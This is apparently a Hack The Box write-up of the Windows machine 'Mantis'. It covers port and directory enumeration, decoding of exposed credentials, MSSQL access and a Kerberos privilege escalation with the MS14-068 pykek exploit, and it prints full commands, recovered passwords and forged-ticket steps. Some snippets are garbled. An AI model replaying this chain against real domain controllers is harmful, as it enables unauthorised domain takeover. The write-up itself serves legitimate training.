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# Mantis

Difficulty: Hard

OS: Windows

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## Nmap

Doing out standard nmap scan, we see quite a few ports open. Things to note are the SMB ports with possible AD domain controller, and port 8080. We are going to take a look at 8080 and also run a full port scan on the box to see if we missed anything

```
(root@kali)~[~/htb/mantis]
# nmap -A 10.10.10.52 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-15 00:25 EDT
Nmap scan report for 10.10.10.52
Host is up (0.082s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2021-06-15 04:31:00Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds     Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s         Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:
|_ Target_Name: HTB
|_ NetBIOS_Domain_Name: HTB
|_ NetBIOS_Computer_Name: MANTIS
|_ DNS_Domain_Name: htb.local
|_ DNS_Computer_Name: mantis.htb.local
|_ Product_Version: 6.1.7601
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2021-06-15T04:27:29
|_ Not valid after: 2051-06-15T04:27:29
|_ ssl-date: 2021-06-15T04:32:16+00:00; +5m08s from scanner time.
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
8080/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Tossed Salad - Blog
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc            Microsoft Windows RPC
49165/tcp open  msrpc            Microsoft Windows RPC
```

Our full port scan shows a few more ports open compared to our initial nmap scan.

```
(root@kali)~[~/htb/mantis]
# nmap -p- 10.10.10.52 | tee allmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-16 17:20 EDT
Nmap scan report for 10.10.10.52
Host is up (0.084s latency).
Not shown: 65508 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
1337/tcp   open  waste
1433/tcp   open  ms-sql-s
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
5722/tcp   open  msdfs
8080/tcp   open  http-proxy
9389/tcp   open  adws
47001/tcp  open  winrm
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49157/tcp  open  unknown
49158/tcp  open  unknown
49164/tcp  open  unknown
49166/tcp  open  unknown
49169/tcp  open  unknown
50255/tcp  open  unknown
```

## Enumeration

Taking the ports we found earlier, we can put them into a list and run scripts against them. To do this fast, we do some regular expression magic.

```
(root@kali)-[~/htb/mantis]
# grep -oP '[\d]{1,5}/' allmap.txt | sed 's/[/]/g' | tr '\n' ',' > ports.txt
```


```
grep -oP '[\d]{1,5}/' allmap.txt | sed 's/[/]/g' | tr '\n' ','
```

This will grep all numbers with a range of 1 to 5 digits and a slash “/” from allmap.txt, then sed will remove the slash “/”, and finally tr will replace all new lines with a comma so we can import into nmap.

Going to port 1337, we found an IIS page.



Similarly, on port 8080 we find a web page.



Performing a fuff scan against port 8080, we find only a couple good sub directories. There are “archive”, “blog”, and “admin.” The admin page contains a login.



Doing the same for port 1337, we only find one sub directory called “aspnet\_client” and “secure\_notes”

```
(root@kali)~[~/htb]
# ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.52:1337/FUZZ

aspnet_client [Status: 301,

ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.52:1337/FUZZ

# ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.52:1337/FUZZ

secure_notes [Status: 301,

ffuf -w /opt/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u
http://10.10.10.52:1337/FUZZ
```

Inside the “secure\_notes” directory on port 1337, we find notes and a web.config page. Only the notes can be seen.

```
9/13/2017 5:22 PM 912 dev_notes_Nm0yNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
9/1/2017 10:13 AM 168 web.config

1. Download OrchardCMS
2. Download SQL server 2014 Express ,create user "admin",and create orcharddb database
3. Launch IIS and add new website and point to Orchard CMS folder location.
4. Launch browser and navigate to http://localhost:8080
5. Set admin password and configure sql server connection string.
6. Add blog pages with admin user.
```

Scrolling to the bottom of this website shows a line about the admin credentials. We see it is displayed in binary.

```
Credentials stored in secure format
OrchardCMS admin creadentials 01000000
SQL Server sa credentials file namez

0100000001100100011011010010000101101110010111101010000010000000111001101110
```

```
0110101011100110000011100100110010000100001
```

Converting this to a human readable format after a quick google search provides us with an admin password to OrchardCMS.

```
(root@kali)~[~/htb/mantis]
# echo 01000000011001000110110100100001011011100101111010100000100000001110011011
100110101011100110000011100100110010000100001 | perl -lpe '$_=pack"B*",$_'
admin_Password!
```

@dm!n\_P@ssW0rd!

*echo*

```
01000000011001000110110100100001011011100101111010100000100000001110011011100
110101011100110000011100100110010000100001 | perl -lpe '$_=pack"B*",$_'
```

Looking at the name of the note, it looks a bit odd. Taking it and base64 decoding it shows nothing but seemingly random numbers and digits. Inspecting the count of this output shows it is an even number. Taking an even closer look at the output, we notice it somewhat looks like hex.

By decoding it with **xxd**, we get a password!

```
NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDCzNzM1NzMwNzI2NDIx
```

```
(root@kali)~[~/htb/mantis]
# echo -n NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDCzNzM1NzMwNzI2NDIx | base64 -d
6d2424716c5f53405f504073735730726421
```

6d2424716c5f53405f504073735730726421

```
(root@kali)~[~/htb/mantis]
# echo -n 6d2424716c5f53405f504073735730726421 | wc -c
36
```

```
(root@kali)~[~/htb/mantis]
# echo -n 6d2424716c5f53405f504073735730726421 | xxd -ps -r
m$$ql_S@_P@ssW0rd!
```

m\$\$ql\_S@\_P@ssW0rd!


The **xxd** command is taking the input and outputting it in postscript plain hexdump style, then **-r** reverses the operation: converting hexdump into binary for us to read.

Now that we have the sql database password, we can attempt to remote login to it.



## SQL

Utilizing **dbeaver**, we can acquire a visual remote sql instance to explore the database. First, we select the database type of “ms sql”. After this, we set the database/schema to “orcharddb” which we found from the note on port 1337 under “secure\_notes”. Then we set the user to “admin” and the sql password associated with it. Once this is done, a connection is established and we can view the database.



The screenshot shows the 'Connect to database' dialog box in DBeaver. The title bar reads 'Connect to database'. The main heading is 'SQL Server Connection Settings', with a subtitle 'MS SQL Server / SQL Server connection settings'. The Microsoft SQL Server logo is in the top right corner. The 'General' tab is selected, showing the following fields: Host (10.10.10.52), Port (1433), Database/Schema (orcharddb), Authentication (SQL Server Authentication), User name (admin), and Password (masked with dots). Below these are 'Settings' with checkboxes for 'Save password locally' (checked), 'Trust Server Certificate' (checked), and 'Show All Schemas' (unchecked). At the bottom, there are 'Advanced settings' links for 'Network settings (SSH, SSL, Proxy, ...)' and 'Connection details (name, type, ...)', a 'Driver name' field showing 'MS SQL Server / SQL Server' with an 'Edit Driver Settings' button, and a navigation bar with buttons: '?', '< Back', 'Next >', 'Cancel', 'Test Connection ...', and a blue 'Finish' button.

Connect to database

**SQL Server Connection Settings**  
MS SQL Server / SQL Server connection settings

General Driver properties

Host: 10.10.10.52 Port: 1433

Database/Schema: orcharddb

Authentication: SQL Server Authentication

User name: admin

Password: ●●●●●●●●●●●●●●●●

Settings


- ☒ Save password locally
- ☒ Trust Server Certificate
- ☐ Show All Schemas

Advanced settings: Network settings (SSH, SSL, Proxy, ...) Connection details (name, type, ...)


Driver name: MS SQL Server / SQL Server Edit Driver Settings

? < Back Next > Cancel Test Connection ... Finish

Inside the database, we see “orcharddb”, the only database we have access to.



We want to find users to potentially get code execution with. Searching for “User” table in the search bar and going through the database, we find a table with two users - admin and james.



From the looks of these credentials, only “james” can be used since the admin credentials are hashed and base64 encoded. Taking them to base64 shows garbage, so we will have to leave those for now.

## Enumeration 2

Taking James' credentials, I poke around smb but find nothing too useful other than he has read access to NETLOGON and SYSVOL.

```
(root@kali)~[~/htb/mantis]
# crackmapexec smb 10.10.10.52 -u "james" -p 'J@m3s_P@ssW0rd!' --shares
```

SMB	10.10.10.52	445	MANTIS	[*] Windows Server 2008 R2 Standard 7601 Service Pack 1																		
SMB	10.10.10.52	445	MANTIS	[+] htb.local\james:J@m3s_P@ssW0rd!																		
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```
crackmapexec smb 10.10.10.52 -u "james" -p 'J@m3s_P@ssW0rd!' --shares
```

Going back to our nmap scan, we see the aggressive scan enumerated the OS from smb. Here we see the box is Windows Server 2008 R2 Standard 7601 Service Pack 1.

```
smb-os-discovery:
OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (x64)
```

Doing a quick google search of this exact version comes up with reported vulnerabilities and fixes from the Microsoft team. We see the vulnerability is called "MS14-068".

<https://wizard32.net/blog/knock-and-pass-kerberos-exploitation.html>

<https://www.trustedsec.com/blog/ms14-068-full-compromise-step-step/>

<https://labs.f-secure.com/archive/digging-into-ms14-068-exploitation-and-defence/>

<https://duasynt.com/blog/ms14-068-exploitation-pentest>

```
(root@kali)~[~/htb/mantis]
# apt-get install krb5-user krb5-config
```

```
10.10.0.25    ubeeri.mail
10.10.10.52   mantis htb.local htb mantis.htb.local
10.129.102.100 staging.love.htb
```

```
GNU nano 5.4 /etc/resolv.conf *
# Generated by NetworkManager
search localdomain
nameserver 10.10.10.52
nameserver 192.168.43.2
```

```
GNU nano 5.4 krb5.conf
[libdefaults]
    default_realm = HTB.LOCAL
#Edit the realms entry as follows:
[realms]
    LAB.LOCAL = {
        kdc = mantis.htb.local:88
        admin_server = mantis.htb.local
        default_domain = HTB.LOCAL
    }
#Also edit the final section:
[domain_realm]
    .domain.internal = HTB.LOCAL
    domain.internal = HTB.LOCAL
```

NOTE: the ones that are uppercase MUST be uppercase. Having them as lowercase will cause the program to fail and throw “KDC reply did not match expectations”.

```
(root@kali)-[~/htb/mantis]
# rdate -n 10.10.10.52
Thu Jun 17 01:40:02 EDT 2021
```

```
(root@kali)-[~/htb/mantis]
# kinit james
Password for james@HTB.LOCAL:

(root@kali)-[~/htb/mantis]
# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: james@HTB.LOCAL

Valid starting      Expires            Service principal
06/17/2021 01:44:52  06/17/2021 11:44:52  krbtgt/HTB.LOCAL@HTB.LOCAL
renew until 06/18/2021 01:44:50
```

*Kinit james*

```
(root@kali)-[~/htb/mantis]
# rpcclient -U james 10.10.10.52
Enter WORKGROUP\james's password:
rpcclient $> lookupnames james
james S-1-5-21-4220043660-4019079961-2895681657-1103 (User: 1)
rpcclient $>
```

*Rpcclient -U james 10.10.10.52*

```
(root@kali)-[~/htb/mantis]
# python /opt/windows-kernel-exploits/MS14-068/pykek/ms14-068.py -u james@HTB.LOCAL -s S-1-5-21-4220043660-4019079961-2895681657-1103 -d 10.10.10.52
Password:
[+] Building AS-REQ for 10.10.10.52 ... Done!
[+] Sending AS-REQ to 10.10.10.52 ... Done!
[+] Receiving AS-REP from 10.10.10.52 ... Done!
[+] Parsing AS-REP from 10.10.10.52 ... Done!
[+] Building TGS-REQ for 10.10.10.52 ... Done!
[+] Sending TGS-REQ to 10.10.10.52 ... Done!
[+] Receiving TGS-REP from 10.10.10.52 ... Done!
[+] Parsing TGS-REP from 10.10.10.52 ... Done!
[+] Creating ccache file 'TGT_james@HTB.LOCAL.ccache' ... Done!
```

*python /opt/windows-kernel-exploits/MS14-068/pykek/ms14-068.py -u james@HTB.LOCAL -s S-1-5-21-4220043660-4019079961-2895681657-1103 -d 10.10.10.52*

**TGT\_james@HTB.LOCAL.ccache**

```
(root@kali)-[~/htb/mantis]
# cp TGT_james@HTB.LOCAL.ccache /tmp/krb5cc_0
```

```
(root@kali)-[~/htb/mantis]
# smbclient -W HTB.LOCAL //mantis/c$ -k
Try "help" to get a list of possible commands.
smb: \> dir
$Recycle.Bin                DHS          0   Fri Sep  1 10:19:03 2017
Documents and Settings      DHSrn        0   Tue Jul 14 01:06:44 2009
inetpub                     D           0   Fri Sep  1 09:41:09 2017
pagefile.sys                AHS 2146951168 Wed Jun 16 17:17:39 2021
PerfLogs                    D           0   Mon Jul 13 23:20:08 2009
Program Files                DR          0   Sat Dec 23 22:28:26 2017
Program Files (x86)         DR          0   Fri Sep  1 14:28:51 2017
ProgramData                 DHn         0   Mon Feb  8 12:29:49 2021
System Volume Information   DHS         0   Mon Feb  8 13:11:39 2021
Users                       DR          0   Fri Sep  1 10:19:01 2017
Windows                     D           0   Sat Dec 23 22:31:49 2017
```

```
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 32 as root.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```